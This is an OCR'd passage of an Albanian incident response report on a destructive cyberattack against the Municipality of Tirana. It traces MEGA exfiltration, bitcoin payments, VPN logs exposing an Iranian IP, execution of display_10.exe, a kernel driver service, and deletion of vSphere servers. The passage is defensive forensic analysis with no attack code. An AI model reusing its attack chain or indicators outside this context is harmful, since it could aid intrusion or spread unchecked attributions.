


Figura 45: Historiku shfletuesit të [redacted]DB

Nga evidencat, ekipi i analizës arriti të nxjerrë emailin e përdorur për të aksesuar këtë fileshare, kjo nga loget e Mega Sync e cila ka qenë e instaluar tek Backend [redacted]. Artifaktet kaluan për hetim të mëtejshëm drejt *Drejtorisë së Hetimit të Krimit Kibernetik në Drejtorinë e Përgjithshme të Policisë së Shtetit,* e cila mori masat e menjëhershme për të bllokuar aktitivetin keqdashës në shpërndarjen e mëtejshme të të dhënave të eksfiltruara.

Aktualisht kjo llogari është bllokuar dhe nuk mund të aksesohet nga aktorët keqdashës.
Informacione të llogarisë:

Adresa email: NazarioPaparella_2025@proton.me
Emri i plotë: Nazario Paparella
Statusi i llogarisë: Suspended
Vendodhja e hapjes së llogarisë: Netherlands (NL – TOR exit node IP was used)
Vendndodhjet e IP nga është aksesuar kjo llogari: Iran, Albania, Netherlands
Krijimi i llogarisë: June 3, 2025, 17:04:26 UTC
Aktiviteti i fundit: June 19, 2025, 06:30:48 UTC
Hapësira ruajtëse totale e përdorur: 73.4 GB
Totali i skedarëve: 31,861
Totali i dosjeve: 4,160

Figura 46: Emaili i Mega Fileshare

Pas paraqitjes së kërkesës pranë platformës MEGA, u siguruan të dhëna në lidhje me llogarinë e krijuar me adresë email ***NazarioPaparella_2025@proton.me*** dhe nga loget e marra nga Mega, u evidentua adresa e Mega, ku është bërë pagesa prej 29.99$ (0.000334 btc)

Figura 47: Detajet e portofolit të Mega

Duke ndjekur transaksionet drejt portofolit të mësipërm, janë identifikuar 3 pagesa të kryera, midis të cilave është dhe pagesa prej 0.000334 btc nga portofoli "***bc1qmn9hskttjl3tt66hmg0qj4l7sl2edzth636ces***", që dyshohet të jetë e sulmuesit.




Figura 48: Transaksioni kryer drejt Mega

Nga verifikimet e këtij portofoli, vërtetohet që ai ka bërë në total 2 pagesa, 0.000334BTC dhe 0.00092483BTC.

Figura 49: Detajet e portofolit

Të dyja pagesat janë bërë në datën **03/06/2025**, rreth orës **19:10** dhe vlera aktuale e portofolit është zero.




Figura 50: Detajet e pagesave në bitcoin

Gjithashtu evidentohet se në orën **22:15** është përdor llogaria "[redacted]"për t'u lidhur përmes SSL-VPN. Fillimisht tuneli ngrihet me IP **146.70.246.105** (vpn nga Rumania) e cila përdoret për të aksesuar rrjetin e brendshëm, por një shkëputje prej 3 sekondash e këtij tuneli, ekspozon IP (**188.229.66.237** – me burim Iranin)






Figura 51: Akses i përdoruesit k[redacted]me ssl-vpn nga IP Iraniane



date=2025-06-19	logdesc=SSL VPN alert	action=ssl-alert	tunneltype=ssl	tunnelid=0	remip=146.70.246.105	srccountry=Romania	user=[redacted]	dst_host=N/A	group=[redacted]
date=2025-06-19	logdesc=SSL VPN alert	action=ssl-alert	tunneltype=ssl	tunnelid=0	remip=146.70.246.105	srccountry=Romania	user=[redacted]	dst_host=N/A	group=[redacted]
date=2025-06-19	logdesc=SSL VPN alert	action=ssl-alert	tunneltype=ssl	tunnelid=0	remip=146.70.246.105	srccountry=Romania	user=[redacted]	dst_host=N/A	group=[redacted]
date=2025-06-19	logdesc=SSL VPN alert	action=ssl-alert	tunneltype=ssl	tunnelid=0	remip=146.70.246.105	srccountry=Romania	user=[redacted]	dst_host=N/A	group=[redacted]
date=2025-06-19	logdesc=SSL VPN alert	action=ssl-alert	tunneltype=ssl	tunnelid=0	remip=146.70.246.105	srccountry=Romania	user=[redacted]	dst_host=N/A	group=[redacted]
date=2025-06-19	logdesc=SSL VPN alert	action=ssl-alert	tunneltype=ssl	tunnelid=0	remip=146.70.246.105	srccountry=Romania	user=[redacted]	dst_host=N/A	group=[redacted]
date=2025-06-19	logdesc=SSL VPN exit error	action=ssl-exit-error	tunneltype=ssl	tunnelid=0	remip=146.70.246.105	srccountry=Romania	user=[redacted]	dst_host=N/A	group=[redacted]
date=2025-06-19	logdesc=SSL VPN exit error	action=ssl-exit-error	tunneltype=ssl	tunnelid=0	remip=146.70.246.105	srccountry=Romania	user=[redacted]	dst_host=N/A	group=[redacted]
date=2025-06-19	logdesc=SSL VPN exit error	action=ssl-exit-error	tunneltype=ssl	tunnelid=0	remip=146.70.246.105	srccountry=Romania	user=[redacted]	dst_host=N/A	group=[redacted]
date=2025-06-19	logdesc=SSL VPN tunnel down	action=tunnel-down	tunneltype=ssl-web	tunnelid=1545253156	remip=146.70.246.105	srccountry=Romania	user=[redacted]	dst_host=N/A	group=[redacted]
date=2025-06-19	logdesc=SSL VPN tunnel down	action=tunnel-down	tunneltype=ssl-web	tunnelid=1545253163	remip=146.70.246.105	srccountry=Romania	user=[redacted]	dst_host=N/A	group=[redacted]
date=2025-06-19	logdesc=SSL VPN tunnel down	action=tunnel-down	tunneltype=ssl-web	tunnelid=1545253164	remip=146.70.246.105	srccountry=Romania	user=[redacted]	dst_host=N/A	group=[redacted]
date=2025-06-19	logdesc=SSL VPN tunnel down	action=tunnel-down	tunneltype=ssl-web	tunnelid=1545253165	remip=146.70.246.105	srccountry=Romania	user=[redacted]	dst_host=N/A	group=[redacted]
date=2025-06-19	logdesc=SSL VPN tunnel down	action=tunnel-down	tunneltype=ssl-web	tunnelid=1545253166	remip=146.70.246.105	srccountry=Romania	user=[redacted]	dst_host=N/A	group=[redacted]
date=2025-06-19	logdesc=SSL VPN tunnel down	action=tunnel-down	tunneltype=ssl-web	tunnelid=1545253167	remip=146.70.246.105	srccountry=Romania	user=[redacted]	dst_host=N/A	group=[redacted]
date=2025-06-19	logdesc=SSL VPN tunnel up	action=tunnel-up	tunneltype=ssl-web	tunnelid=1545253156	remip=146.70.246.105	srccountry=Romania	user=[redacted]	dst_host=N/A	group=[redacted]
date=2025-06-19	logdesc=SSL VPN tunnel up	action=tunnel-up	tunneltype=ssl-web	tunnelid=1545253163	remip=146.70.246.105	srccountry=Romania	user=[redacted]	dst_host=N/A	group=[redacted]
date=2025-06-19	logdesc=SSL VPN tunnel up	action=tunnel-up	tunneltype=ssl-web	tunnelid=1545253164	remip=146.70.246.105	srccountry=Romania	user=[redacted]	dst_host=N/A	group=[redacted]
date=2025-06-19	logdesc=SSL VPN tunnel up	action=tunnel-up	tunneltype=ssl-web	tunnelid=1545253165	remip=146.70.246.105	srccountry=Romania	user=[redacted]	dst_host=N/A	group=[redacted]
date=2025-06-19	logdesc=SSL VPN tunnel up	action=tunnel-up	tunneltype=ssl-web	tunnelid=1545253166	remip=146.70.246.105	srccountry=Romania	user=[redacted]	dst_host=N/A	group=[redacted]
date=2025-06-19	logdesc=SSL VPN tunnel up	action=tunnel-up	tunneltype=ssl-web	tunnelid=1545253167	remip=146.70.246.105	srccountry=Romania	user=[redacted]	dst_host=N/A	group=[redacted]
date=2025-06-19	logdesc=SSL VPN alert	action=ssl-alert	tunneltype=ssl	tunnelid=0	remip=188.229.66.237	srccountry=Iran, Islamic Republic of	user=[redacted]		
date=2025-06-19	logdesc=SSL VPN alert	action=ssl-alert	tunneltype=ssl	tunnelid=0	remip=188.229.66.237	srccountry=Iran, Islamic Republic of	user=[redacted]		
date=2025-06-19	logdesc=SSL VPN exit error	action=ssl-exit-error	tunneltype=ssl	tunnelid=0	remip=188.229.66.237	srccountry=Iran, Islamic Republic of	user=[redacted]		
date=2025-06-19	logdesc=SSL VPN tunnel down	action=tunnel-down	tunneltype=ssl-web	tunnelid=1545253169	remip=188.229.66.237	srccountry=Iran, Islamic Republic of	user=[redacted]		
date=2025-06-19	logdesc=SSL VPN tunnel up	action=tunnel-up	tunneltype=ssl-web	tunnelid=1545253169	remip=188.229.66.237	srccountry=Iran, Islamic Republic of	user=[redacted]		

Figura 52: Loge nga aksesimet e SSL/VPN

Eventet e mëvonshme tregojnë për akesin në vSphere të aktorëve keqdashës dhe fshirjes së serverave manualisht, si dhe ekzekutimin e skedarit keqdashës *display_10.exe* nga Active Directory drejt të gjithë përdoruesve.



Audit Success	6/19/2025	11:59:48 PM	4624	Microsoft-Windows	Logon	N/A	[redacted]
Audit Success	6/19/2025	11:53:16 PM	4624	Microsoft-Windows	Logon	N/A	[redacted]
Audit Success	6/19/2025	11:53:16 PM	4624	Microsoft-Windows	Logon	N/A	[redacted]
Audit Success	6/19/2025	11:48:09 PM	4624	Microsoft-Windows	Logon	N/A	[redacted]
Audit Success	6/19/2025	11:41:46 PM	4634	Microsoft-Windows	Logoff	N/A	[redacted]

Description

Account Name: admin
Account Domain: [redacted]
Logon ID: 0x152cd167
Linked Logon ID: 0x0
Network Account Name: -
Network Account Domain: -
Logon GUID: {00000000-0000-0000-0000-000000000000}

Process Information:
Process ID: 0x0
Process Name: -

Network Information:
Workstation Name: [redacted]
Source Network Address: [redacted]
Source Port: 63490

Information	6/19/2025	11:59:50 PM	7045	Service Control Mar	None	\SYSTEM	[redacted]
Information	6/19/2025	11:59:49 PM	7045	Service Control Mar	None	\S-1-5-21-1698031034	[redacted]
Warning	6/19/2025	11:59:48 PM	6038	LsaSrv	None	N/A	[redacted]

Description

A service was installed in the system.

Service Name: RAW_IO
Service File Name: C:\Windows\TEMP\\rawio.sys
Service Type: kernel mode driver
Service Start Type: demand start
Service Account:

Figura 53: Ekzekutimi i skedarit display_10.exe dhe krijimi i servisit RAW_IO

Skedari rezulton të jetë ekzekutuar me datë **19.06.2025** në orën **23:59**. Komandat vinin nga përdoruesi: ***admin,*** me IP [redacted], IP e cila i përket AD (Active Directory).

Theksojmë se përpara se Active Directory të merrej në shqyrtim, ky server ishte rikthyer përmes

backups, duke mos shfaqur loge të aktivitetit pas orës 20:00 të datës 19.06.2025.

Me datë 20 Qershor 2025, në orën 06:22 aksesohet vSphere nga serveri i Active Directory, ku më pas janë fshirë manualisht serverat e konfiguruar mbi vSphere.

Figura 54: Logini në vSphere nga IP e Active Directory




Figura 55: Demostrimi fshirjes manuale të serverave - shkëputur nga publikimi Homeland Justice në Telegram

3. Inteligjenca me burim të hapur (OSINT)

"Homeland Justice" postoi në llogarinë e tij në Telegram, se institucioni Bashkia e Tiranës tashmë është viktimë e një sulmi ofensiv. Aktori kërcënues ka kryer një sulm kibernetik duke fshirë infrastrukturën dhe duke paralizuar çdo shërbim të Bashkisë së Tiranës. Ekspertët e AKSK në bashkëpunim të ngushtë me ekspertët e sigurisë së AKSHI (Agjencia Kombëtare e Shoqërisë së Informacionit) , menjëherë nisën kërkimin përmes inteligjencës me burim të hapur (OSINT) dhe platformave inteligjente për të mbledhur informacione në lidhje me gjurmët e aktorit kërcënues,

mjetet dhe aktivitetin e tij. Të dhënat e gjetura përmes OSINT nuk janë informacion i ndarë nga partnerët.

Druidfly është emërtimi i përdorur nga ***Symantec*** për grupin e kërcënimit ***STORM-0842***.

Figura 56: Telegram Homeland Justice




Figura 57[2]: Nxjerrja e të dhënave të Bashkisë Tiranë[3]

Konsola e menaxhimit të serverave *vSphere Client*:

[2] https://t.me/JusticeHomeland1/522
[3] https://t.me/JusticeHomeland1/521

